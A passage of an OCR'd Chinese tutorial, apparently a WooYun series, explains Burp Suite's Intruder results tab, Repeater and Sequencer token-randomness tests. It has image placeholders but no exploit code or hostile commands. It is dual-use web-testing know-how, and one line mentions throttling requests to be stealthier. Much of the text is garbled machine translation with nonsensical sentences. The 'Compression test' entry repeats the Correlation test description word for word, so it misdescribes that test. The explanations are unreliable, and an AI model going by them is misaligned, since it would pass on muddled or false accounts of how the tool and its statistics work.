在结果选项卡包含在攻击发出的每个请求的全部细节。你可以过滤并标注此信息来帮助分析它，并使用它来驱动您的测试工作流程。

1)Results Table

Results Table 显示已在 attack 中所有的请求和响应的详细信息。根据不同的攻击配置，表可能包含以下几列，其中一些是默认隐藏的，可以使用 Columns 菜单 中取消隐藏，如图 1-1-64~图 1-1-65：




图 1-1-64




图 1-1-65

request 请求数 Position 有效载荷位置编号 Payload 有效载荷 Status http 状态 Error 请求错误 Timeout 超时 Length 字节数 Comment 注释

2)Display Filter

结果选项卡，可以用来隐藏某些内容从视图中，以使其更易于分析和对你感兴趣的工作内容显示过滤在结果表中。点击过滤器栏打开要编辑的过滤器选项。该过滤器可以基于以下属性进行配置，如图 1-1-66：




图 1-1-66

Search term(检索词) - [专业版]您可以筛选反应是否不包含指定的搜索词。您可以设定搜索词是否是一个文字字符串或正则表达式，以及是否区分大小写。如果您选择了“negative search(消极搜索)”选项，然后不匹配的搜索词唯一的项目将被显示。

Status code(状态代码) - 您可以配置是否要显示或隐藏各种 HTTP 状态码响应。

Annotation(注释) - 您可以设定是否显示使用用户提供的评论或只重点项目。在结果表中显示的内容实际上是一个视图到基础数据库，并显示过滤器控制什么是包含在该视图。如果设置一个过滤器，隐藏一些项目，这些都没有被删除，只是隐藏起来，如果你取消设置相关的过滤器将再次出现。这意味着您可以使用筛选器来帮助您系统地研究一个大的结果集(例如，从模糊测试包含许多参数的要求)来理解各种不同的有趣的响应出现。

Attack configuration Tabs

在结果选项卡中，攻击窗口包含每个从它目前的攻击是基于主界面的配置选项卡中的克隆。这使您能够查看和修改攻击配置，同时进攻正在进行中。有关进一步详情，请参阅各配置选项卡的帮助：目标职位有效载荷选项当修改一个跑动进攻的配置，以下几点值得关注：攻击结构的某些部分是基本的攻击（如攻击类型和有效载荷类型）的结构，并且攻击已经开始之后不能改变。改变配置的某些部分攻击正在运行时，可能会有意想不到的效果。

例如，如果您使用的是数量的有效载荷和编辑字段中，然后更改才会生效，因为每个键被按下;如果你最初从删除数字字段中，那么攻击可能会突然完成，因为要字段现在包含一个较小的数字。我们强烈建议您暂停修改它们的配置运行前的攻击。

Result Menus

结果视图包含几个菜单命令与控制的攻击，并进行其他操作。这些将在下面说明，如图1-1-67~图 1-1-68：




图 1-1-67




图 1-1-68

1)Attack Menu(攻击菜单)

包含的命令 pause(暂停)，resume(继续)或 repeat(重复)攻击。

2）Save Menu(保存菜单)

attack - 这是用来保存当前攻击的副本，包括结果。保存的文件可以使用从主 Burp 的 UI Intruder 菜单中的“打开保存的攻击”选项来重新加载。

Results table - 这是用于对结果表保存为一个文本文件。你可以选择保存的所有行，或仅选定的行。您也可以选择要包括的列，列分隔符。此功能是有用的导出结果到电子表格中，以便进一步分析，或用于保存单个列（如使用提取的 grep 函数挖掘数据），以用作用于随后的攻击或其它工具的输入文件。

Server responses - 这是用于保存收到的所有请求的全部应答。这些既可以被保存在单独的文件中（顺序编号）或串行级联的序列转换成一个单一的文件。

Attack configuration - 这是用来保存当前正在执行攻击的配置（而不是结果）。您可以重新使用从主 Burp 的 UI Intruder 菜单中的“加载配置攻击”选项，攻击配置。

3)Columns Menu(列菜单)

这使您可以选择哪些可用的列是可见的攻击结果表。

（连载中）责任编辑：桔子

第2节　Burp Suite 使用介绍（二）

作者：小乐天

来自：乌云

网址：http://www.wooyun.org/

Repeater

Burp Repeater(中继器)是用于手动操作和补发个别 HTTP 请求，并分析应用程序的响应一个简单的工具。您可以发送一个内部请求从 Burp 任何地方到 Repeater(中继器)，修改请求并且发送它。

Using Burp Repeater

您可以使用中继器用于各种目的，如改变参数值来测试输入为基础的漏洞，发出以特定的顺序要求，以测试逻辑缺陷，并可以多次重发从 Burp Scanning results(扫描结果)的要求手动验证报告的问题。

For example，如图 1-2-1：




图 1-2-1

1)可以从 Proxy history、site map、Scanner result 里地项目地址详情发送到 repeater，可以对页面数据进行修改。

2)点击 go，发送请求，右边响应请求。

3)可以通过“<“和”>“来返回上一次和下一个操作。

4)单击”x“可以删除当前测试请求页面，.....表示打开新的标签页

5)底部的功能用于搜索条件，可以用正则表达式，底部右边显示匹配结果数

Issuing Requests

主中继器的用户界面可让您在多个不同的请求同时工作，每一个在它自己的标签。当你发送

请求到中继器，每一件都是在自己的编号标签打开。

每个选项卡都包含以下项目：

控制发出请求，然后浏览请求的历史。目标服务器的请求将被发送显示 - 你可以点击目标细节来改变这些。

HTTP 消息中包含的编辑器将发出的请求。您可以编辑该请求，并一遍又一遍地重新发布它。

HTTP 消息编辑器，显示从上次发出的请求接收到的响应。

开始与中继器工作的最简单的方法是选择要在另一个 burp 工具（如 Proxy history 或 site map）工作的要求，并在上下文菜单中使用“Send to Repeater(发送到转发器)”选项。这将在中继器创建一个新的请求选项卡，并自动填充目标细节和请求消息的编辑器相关的细节。然后，您可以修改并发出所需的要求。当你的要求准备好发送，点击“go(转到)”按钮，将其发送到服务器。当这个被接收时，与响应长度和一个计时器（以毫秒为单位）一起被显示的响应。您可以使用通常的 HTTP 消息的编辑功能，以帮助分析请求和响应消息，并开展进一步的行动。

Request History

每个中继器选项卡维护其自身已在它的请求的历史。您可以点击“ <”和“ > ”按钮来向前和向后导航这段历史，并查看每个请求和响应。您也可以使用下拉按钮以显示历史相邻项的编号列表，并迅速转移给他们。在历史上的任何时候，你可以编辑和重新发布当前显示的请求。

Repeater Options

Burp Repeater 具有控制其行为的各种选项，包括自动更新的 Content- Length 头的，拆包的压缩内容，和重定向的下面。你可以通过 Repeater(中继器)菜单访问这些选项。

Managing Request Tabs

您可以轻松地管理 Repeater 的 request(请求)选项卡。您可以：

通过双击该选项卡头重命名标签。

通过拖动重新排列标签。

通过单击最右侧的“...”选项卡上打开一个新的标签。

关闭选项卡单击该选项卡标题中的 X 按钮。

Options

直放站菜单控制的 burpRepeater 的行为方面。下列选项可用，如图 1-2-2：




图 1-2-2

Update Content-length

该选项控制 Burp 是否自动更新的要求在必要的 Content-Length 头。使用这个选项通常是必不可少的，当请求消息中包含一个身体。

Unpack gzip/deflate

该选项控制 Burp 是否自动解压缩在收到的答复的 gzip 和 deflate 压缩内容。

Follow redirections

此设置控制是否重定向响应会被自动执行。下列选项可用：

1)Never - 中继器将不会跟随任何重定向。

2)On-site only - 中继器将只跟随重定向到同一个网页“site”，即使用相同的主机，端口和协议的是在原始请求使用的 URL。

3)In-scope Only - 中继器将只跟随重定向到该套件范围的目标范围之内的 URL。

4)Always - 中继器将跟随重定向到任何URL任何责任。您应使用此选项时应谨慎 - 偶尔，Web 应用程序在中继重定向到第三方的请求参数，并按照重定向你可能会不小心攻击你不想要的。

Process cookies in redirections

如果选择此选项，然后在重定向响应设置任何 cookies 将被当重定向目标之后重新提交。

View

此子菜单允许您配置了请求/响应面板的布局。您可以在顶部/底部，左/右拉开，或在选项卡中查看 HTTP 消息。

Action

此子菜单包含相同的选项，可在通过请求和响应消息编辑器的上下文菜单。

Sequencer

Burp Sequencer 是一种用于分析数据项的一个样本中的随机性质量的工具。你可以用它来测试应用程序的 session tokens(会话 tokens)或其他重要数据项的本意是不可预测的，比如反弹 CSRFtokens，密码重置 tokens 等。

Using Burp Sequencer

Burp Sequencer 是一种用于分析在应用程序的会话 tokens，并且意图是不可预测的其他重要数据项的随机性质量的工具。

使用 Sequencer 可能会导致在某些应用中意想不到的效果。直到你完全熟悉它的功能和设置，你应该只使用 Burp Sequencer 对非生产系统。

要开始去了解 Burp Sequencer，执行以下步骤：

1)首先，确保 Burp 已安装并运行，您已配置您的浏览器 Burp 的工作，并且您已经浏览你的目标应用程序来填充你的代理服务器的历史。

2)发现发出会话 tokens 或其他类似的项目，无论是在 Set-Cookie 头，在一个表单域，或其他地方的代理史上的一个回应。使用上下文菜单中发送的内容到 Sequencer。

3)转到 Sequencer 选项卡，然后再选择“live capture(现场捕获请求)”，选择你刚才发送的项目，如图 1-2-3~图 1-2-5：




图 1-2-3




图 1-2-4

图 1-2-5

4)在“Token Location Within Response(tokens 位置在回应)”部分，选择在 tokens 出现的响应的位置。如果标记出现在自定义位置（即不是在一个 Set-Cookie 头或表单域），然后选择“Custon location(自定义位置)”选项，然后在对话框中，选择响应 tokens，然后单击“确定”，如图 1-2-6：




图 1-2-6

5)在“Select live Captrue Request(选择现场捕获请求)”部分中，单击“Start live capture(开始实时捕获)”按钮。这将导致 Burp 反复发出原始请求，并 extract(提取)所有在响应收到的 tokens。实时捕获会话打开一个新窗口，显示捕获的进度，并已获得的 tokens 数量。当几百 tokens 已获得，暂停实时捕获会话，然后单击“Analyze now(立即分析)”按钮。

6)当分析完成后，会显示出随机性测试的结果。这表明样品中整体摘要，并附有详细的结果为每种类型进行了测试。有简短的文档，结果自己在每个测试。在某些情况下，你可能已经获得 tokens 的一个合适的样本。您可以手动加载此样品为 Sequnecer，并执行相同的分析。要做到这一点，在主 burp 的 UI ，转到序选项卡，然后手动加载子选项卡。您可以从剪贴

板粘贴标记，或从文件中加载它们，并使用“Analyze now(立即分析)”按钮，开始装载样品的分析。

Randomness Tests

Burp Sequencer 采用标准统计测试的随机性。这些都是基于对测试的证据试样的假设，并计算发生的观测数据的概率，假设该假说是真实的原则：

Character-Level Analysis

字符级测试在其原始形式 tokens 的每个字符位置进行操作。首先，字符设置在每个位置的大小进行计数- 这是出现在每个位置上的取样数据中的不同的字符的数目。然后，下面的测试是使用此信息来进行：

Character count analysis - 此测试可分析 tokens 内使用在各位置中的字符分配。如果样品是随机生成的，所用的字符的分布可能是近似均匀的。在每个位置上，该测试计算，如果 tokens 是随机产生所观察到的分布的概率。 Character transition analysis - 此测试可分析样品中的连续符号之间的转换。如果样品是随机生成的，一个字符出现在一个给定的位置，同样可能被随后的下一个标记由一个用于在该位置上的字符中的任何一个。在每个位置上，该测试计算，如果 tokens 是随机产生的观察到的转换的概率。

基于上述试验，character-level analysis(字符级分析)计算整体分数，每个字符位置 - 这是在每个位置由每个字符级测试的计算的最低概率。分析然后计数的有效熵各种显着性水平的位的数目。根据它的字符集的大小，每个位置被分配一个号码的比特（如果有 4 个字符，3 位，如果有 8 个字符等 2 位），并且比特的总数等于或高于每显着性水平进行计算。

Bit-Level Analysis

Bit-level test(位级测试)是比字符级测试功能更强大。启用位级的分析，每个 tokens 被转换成一组比特，与由字符集的每个字符位置的大小来确定的比特的总数。如果任何职位聘用，

其大小不是 2 的圆形电源的字符集，在该位置的样本数据被转换成其大小是两个最接近的较小的圆形电源的字符集。在该位置的数据的部分比特被有效地合并成从该位置所产生的全部位。这个翻译是在被设计为保留原始样本的随机性特点，不会引入或移除任何偏见的方式进行。然而，这种类型的没有进程可以是完美的，它很可能与分析非圆字符集大小的样本将介绍一些不准确到分析结果的过程。当每个 tokens 已被转换成一个比特序列，下面的测试是在每个位的位置进行，如图 1-2-7：




图 1-2-7

FIPS monobit test - 此测试分析的 1 和 0 的每个位的位置分布。如果样品是随机产生的，1 和 0 中的数量很可能是近似相等的。在每个位置上测试计算，如果 tokens 是随机产生所观察到的分布的概率。对于每一个进行的，除了报告中出现的观测数据的概率 FIPS 测试，Burp Sequncer 也记录是否每一位通过或失败的 FIPS 测试。请注意，通过 FIPS 标准重新调整 Burp Sequencer 内任意样本量的工作，而正式规范的 FIPS 测试假定恰好 20,000tokens 的样本。因此，如果你希望得到的结果是严格符合 FIPS 规范，你应该确保你使用的 20,000tokens 的样本。

FIPS poker test - 该测试将所述位序列中的每一个位置转换成的四个连续的，非重叠的组，并导出一个 4 位的数量从每个组。然后计算每个出现 16 个可能的数字的数，并进行卡方计算来评估这样的分布。如果样品是随机生成的，四比特数的分布可能是近似均匀的。在每个

位置上，该测试计算，如果 tokens 是随机产生所观察到的分布的概率。

FIPS runs tests - 该测试将所述位序列中的每一个位置转换成连续的位具有相同值的运行。然后计算试验次数为 1，2，3，4，5，和 6 及以上的长度。如果样品是随机生成的，运行与每个这些长度的数量很可能是由样本集的大小所确定的范围之内。在每个位置上，该测试计算发生，如果 tokens 是随机观察到的运行的概率。

FIPS long runs test - 这个测试测量位在每个位的位置值相同的最长运行。如果样品是随机生成的，最长的运行很可能是由样本集的大小所确定的范围之内。在每个位置上，该测试计算，如果 tokens 是随机产生所观察到的最长的概率。需要注意的是符合 FIPS 规范这个测试仅记录失败，如果位的最长过于漫长。然而，位过于短最长也表明，样品是不是随机的。因此，某些位可能录得显着性水平是低于 FIPS 传递，即使他们没有严格失败的 FIPS 检验水平。

Spectral tests - 该测试执行在每个位置上的比特序列的复杂的分析，并能够识别非随机性的证据表明，通过其他的统计测试的一些样品中。测试工程通过比特序列以及将每个系列的连续的数字作为一个多维空间的坐标。它绘出的点在此空间由这些坐标来确定每个位置。如果样品是随机生成的，点此空间内的分布可能是大致均匀;在该空间内联网的外观表示该数据很可能是不随机的。在每个位置，测试，计算所观察到的分布存在的，如果 tokens 是随机的概率。该试验重复进行多种尺寸的数目（1～8 位）和用于多个号码的尺寸（2 至 6）。

Correlation test - 其他各个位级测试工作在采样 tokens 中的各个位的位置，所以随机性的每个位的位置量计算隔离。仅执行这种类型的测试将防止随机性的 tokens 作为一个整体金额的任何有意义的评估 :包含在每个位置相同的位值标记的样本可能会出现含有比含有不同的值更短的标记的样品更多的熵在每个位置上。因此，有必要以测试在 tokens 内的不同的位位置中的值之间的任何统计学显著关系。如果样品是随机生成的，在给定的比特位置处

的值是同样可能伴随着一个或一个零在任何其它位的位置。在每个位置上，这个测试与计算在出现的其他位置位观察，如果 tokens 是随机的关系的可能性。为了防止任意的结果，当两个比特之间观察到一定程度的相关性，该测试调整，其显着性水平下是基于所有其他位级测试的位的显着性水平。

Compressoion test - 其他各个位级测试工作在采样 tokens 中的各个位的位置，所以随机性的每个位的位置量计算隔离。仅执行这种类型的测试将防止随机性的 tokens 作为一个整体金额的任何有意义的评估 :包含在每个位置相同的位值标记的样本可能会出现含有比含有不同的值更短的标记的样品更多的熵在每个位置上。因此，有必要以测试在 tokens 内的不同的位位置中的值之间的任何统计学显著关系。如果样品是随机生成的，在给定的比特位置处的值是同样可能伴随着一个或一个零在任何其它位的位置。在每个位置上，这个测试与计算在出现的其他位置位观察，如果 tokens 是随机的关系的可能性。为了防止任意的结果，当两个比特之间观察到一定程度的相关性，该测试调整，其显着性水平下是基于所有其他位级测试的位的显着性水平。

Samples

在一个应用程序的令牌进行随机试验中，首先有必要获得这些令牌的合适的样品。这可以通过两种方式来完成：通过直接从目标进行标记的自动 live capture(实时捕捉)，或通过 Manually loading(手动加载)令牌，你已经取得的样本。

Live Capture

要进行 live capture(实时捕捉)，你需要找到一个返回响应的地方，你要分析的 session token(会话令牌)或其他项目的目标应用程序中的请求。您可以选择在任何地方 Burp 的请求，然后从上下文菜单中选择 “Send to sequencer(发送到音序器)” 选项做到这一点。需要对这个请求来配置实况采集的步骤如下所述。

i)Select Live Capture Request - 实时捕获请求列表中显示已发送到音序器从其他 burp 工具的要求。选择返回你想要分析的标记或其他项目的要求。

ii)Token Location Within Response - 选择令牌出现的应用程序的响应中的位置。下列选项可用：

cookie - 如果响应设置的任何 cookie，这个选项可以让你选择一个 cookie 来分析。这是通过会话令牌给客户的最常用方法。

Form field - 如果响应包含任何 HTML 表单字段，这个选项可以让你选择一个表单字段的值来分析。这种方法通常用于发送反 CSRF 令牌和其它每页令牌提供给客户。

Custom location - 您可以使用此选项来包含要分析的数据的响应中指定一个特定的自定义位置。这是通过使用响应提取规则对话框。

iii)Live Capture Options

这些设置控制用于执行实时捕捉时发出 HTTP 请求和收获令牌发动机。下列选项可用：

number of threads(执行绪数目) - 此选项控制并发请求数的实时捕捉，却可以使。

Throttle between requests(请求之间的节流)- 可选的，实时捕捉每一个可以请求之前等待一个指定的延迟（以毫秒为单位）。此选项很有用，以避免超载应用程序，或者是更隐蔽。

Ignore token whose length deviates by x characters 忽略令牌，其长度偏差的 X 字符- 您可以选择配置的实时捕捉忽略的令牌，其长度与平均长度令牌偏离给定的阈值。这可能是有用的，如果应用程序偶尔会返回一个包含在令牌通常出现的位置不同项目的异常反应。

vi)Running the Live Capture

当你已经完全配置的 live Capture(实时捕捉)，点击“开始实时捕获”按钮开始实时捕捉。burp 序会反复发出您的请求，并从应用程序的响应提取相关的令牌。在实时捕捉，一个进度条显示，有令牌，请求和网络错误次数的计数器。下列选项可用：

Pause/resume(暂停/恢复) - 这将暂时停顿，然后继续，捕捉。

Stop(停止) - 这会永久停止捕获。副本令牌 - 这会将当前拍摄的令牌到剪贴板，以便在其他 burp 攻击（如入侵者有效载荷）或工具的使用。

Save tokens(保存 tokens) - 这节省了当前拍摄的令牌文件。

Auto-analyze(自动分析) - 如果启用此选项，burp 就会自动进行标记分析，并定期更新结果现场采集过程中。

Analyze now(现在分析) - 这是时可用最少 100 令牌已被抓获，并导致 burp，分析当前采样和更新的结果。

Manual load

此功能允许你加载 Sequencer 与您已获得令牌的样本，然后进行统计分析的样本。

要执行手动负载，您首先需要通过一些手段，比如你自己的脚本或从较早的 live captrue 实时捕捉，输出，或 Intruder attack，以获得自己的目标应用程序令牌的样本。令牌需要在一个简单的换行符分隔的文本格式。

使用粘贴按钮，从剪贴板粘贴，或 Load 按钮的标记，从文件中加载它们。加载令牌，再加上最短和最长长度的详细情况，将显示您感，检查样品已正确装入。

要执行加载令牌的分析，请单击“analyze now(立即分析)”按钮。

Analysis Options

在“analysis options(分析选项)”选项卡允许您配置如何 Token Handled，并在分析过程中都进行哪些类型的测试。

Token handling

令牌过程中如何分析处理这些设置控制。下列选项可用：

Pad short tokens at start/end(垫短令牌在开始/结束) - 如果由应用程序产生的标记具有

可变长度，这将需要被填充，以使将要进行的统计检验。您可以选择是否填充应在开始或每个标记的结尾被应用。在大多数情况下，填充令牌在开始是最合适的。

Pad with(垫) - 您可以指定将用于填充字符。在大多数情况下，对于数字或 ASCII 十六进制编码的令牌，填充与“0”字符是最合适的。

